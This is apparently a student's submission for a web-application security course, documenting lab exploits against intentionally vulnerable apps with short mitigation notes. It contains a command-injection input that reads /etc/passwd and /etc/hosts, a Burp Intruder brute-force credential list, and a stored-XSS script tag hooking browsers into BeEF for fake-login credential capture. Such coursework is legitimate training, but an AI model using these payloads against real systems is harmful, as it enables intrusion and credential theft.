



Cybersecurity

Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:

The screenshot shows a web application interface with a sidebar menu on the left and a main content area on the right. The sidebar menu includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area is titled "Vulnerability: Command Injection" and contains a section titled "Ping a device". Below this title is a text input field labeled "Enter an IP address:" containing the text "127.0.0.1 && pwd", followed by a "Submit" button. The output of the command is displayed in red text, showing a successful ping to 127.0.0.1 and the execution of the 'pwd' command, which returns the file path "/var/www/html/vulnerabilities/exec".

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PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.038 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.077 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.099 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.077 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.038/0.073/0.099/0.000 ms
/var/www/html/vulnerabilities/exec
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sysadmin@UbuntuDesktop:~$ ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.051 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.031 ms
64 bytes from 127.0.0.1: icmp_seq=46 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=47 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=48 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=49 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=50 ttl=64 time=0.065 ms
64 bytes from 127.0.0.1: icmp_seq=51 ttl=64 time=0.044 ms
^X64 bytes from 127.0.0.1: icmp_seq=52 ttl=64 time=0.039 ms
^C
--- 127.0.0.1 ping statistics ---
52 packets transmitted, 52 received, 0% packet loss, time 52485ms
rtt min/avg/max/mdev = 0.026/0.049/0.110/0.015 ms

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Ping a device

Enter an IP address:

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PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.060 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.029/0.053/0.062/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
mysql:x:101:101:MySQL Server,.,./nonexistent:/bin/false

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Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.114 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.083 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.096 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.043/0.084/0.114/0.026 ms
127.0.0.1      localhost
::1          localhost ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
192.168.13.25 b91bdbdb6c1a
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Write two or three sentences outlining mitigation strategies for this vulnerability:

Mitigate by firewall rules blocking external ICMP traffic, audit and restrict user permissions, and maintain up-to-date patch management.

Web Application 2: A Brute Force to Be Reckoned With

Provide a screenshot confirming that you successfully completed this exploit:

? Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack ways.

Payload set: 2 ▼ Payload count: 10

Payload type: Simple list ▼ Request count: 100

? Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	Up, up and away!
Load ...	Avengers Assemble
Remove	Cowabunga!
Clear	Here I come to Save the Day
Deduplicate	With great power comes great responsibility
	You wouldn't like me when I'm angry
	Courage is immortal
Add	<input type="text" value="Enter a new item"/>
Add from list ... [Pro version only] ▼	

? Payload processing

? Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type and the number of payloads.

Payload set: 1 Payload count: 10
Payload type: Simple list Request count: 100

? Payload settings [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

Paste	superman
Load ...	loislane
Remove	spiderman
Clear	jennyjones
Deduplicate	tonystark
Add	timtom
	neternarker
	<input type="text" value="Enter a new item"/>
	Add from list ... [Pro version only] <input type="text"/>

? Payload processing

1			200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
L	superman	Up, up and away!	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
2	loislane	Up, up and away!	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
3	spiderman	Up, up and away!	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
4	jennyjones	Up, up and away!	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
5	tonystark	Up, up and away!	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
6	timtom	Up, up and away!	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
7	peterparker	Up, up and away!	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
8	clarkkent	Up, up and away!	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
9	michaelsmith	Up, up and away!	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
10	henryhacker	Up, up and away!	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
L1	superman	Avengers Assemble	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
L2	loislane	Avengers Assemble	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
L3	spiderman	Avengers Assemble	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
L4	jennyjones	Avengers Assemble	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	
L5	tonystark	Avengers Assemble	200	<input type="checkbox"/>	<input type="checkbox"/>	11756	

Request	Response
<pre> 68 69 70 71 72 73 74 </p> <form action="/ba_insecure_login_1.php" method="POST"> <p> <label for="login"> Login: </label> tonystark
 <input type="text" id="login" name="login" size="20" /> </p> <p> <label for="password"> Password: </label> I am Iron Man
 </p> </pre>	



Write two or three sentences outlining mitigation strategies for this vulnerability:

Implementing strong password policies, enabling multi-factor authentication, and employing secure session management practices.

Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:




The top screenshot shows the Google Mail login page. The URL bar displays a long, complex URL. The page features the Google logo, a "New to Google Mail?" link, and a "CREATE AN ACCOUNT" button. Below the logo, the text "Google Mail" is followed by "A Google approach to email." and a paragraph describing the service. Three features are listed: "Lots of space" (Over 2757.272164 megabytes of free storage), "Less spam" (Keep unwanted messages out of your inbox), and "Mobile access" (Get Google Mail on your mobile phone). A "Sign in" form is on the right, with fields for "Username" and "Password", a "Sign in" button, and a "Stay signed in" checkbox. Below the form is a link "Can't access your account?".


The bottom screenshot shows the BeEF (Browser Exploitation Framework) interface. The URL bar displays the same complex URL. The interface includes a "Files" tab, a "Hooked Browsers" list, and a "Current Browser" tab. The "Current Browser" tab shows a "Module Tree" with a search bar and a list of modules: Clickjacking, Lcamtuf Download, Spoof Address Bar (data), Clippy, Fake Flash Update, Fake Notification Bar, and Fake Notification Bar (C). The "Module Results History" table shows two entries:

id	date	label
0	2024-03-16 23:42	command 1
1	2024-03-16 23:50	command 2

The "Command results" section shows three entries:

id	date	label
1	Sat Mar 16 2024 19:42:32 GMT-0400 (Eastern Daylight Time)	data: result=Username: hackeruser Password: hackerpass
2	Sat Mar 16 2024 20:19:06 GMT-0400 (Eastern Daylight Time)	data: result=Username: hackeruser Password: hackerpass
3	Mon Mar 18 2024 10:48:49 GMT-0400 (Eastern Daylight Time)	data: result=Username: hackeruser Password: hackerpass





Sat Mar 16 2024 20:08:26 GMT-0400 (Eastern Daylight Time)
data: result={"status":"success","country":"United States","countryCode":"US","region":"FL","regionName":"Florida","Beach","zip":"33445","lat":26.455,"lon":-80.1076,"timezone":"America/Cable Communications","org":"Comcast IP Services, L.L.C.","as":"AS20214 Comcast Cable Communications, LLC","query":"73.205.104.243"}



Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="BEEF"/>
Message *	<input type="text" value="<script src='http://127.0.0.1:3000/hook.js'></script>."/>
<input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/>	

Name: test
Message: This is a test comment.

Name: BEEFFFF
Message:

Write two or three sentences outlining mitigation strategies for this vulnerability:

Input validation commonly mitigates cross-site scripting by scrutinizing user input for malicious content, preventing unauthorized script execution, thereby enhancing security measures in web applications.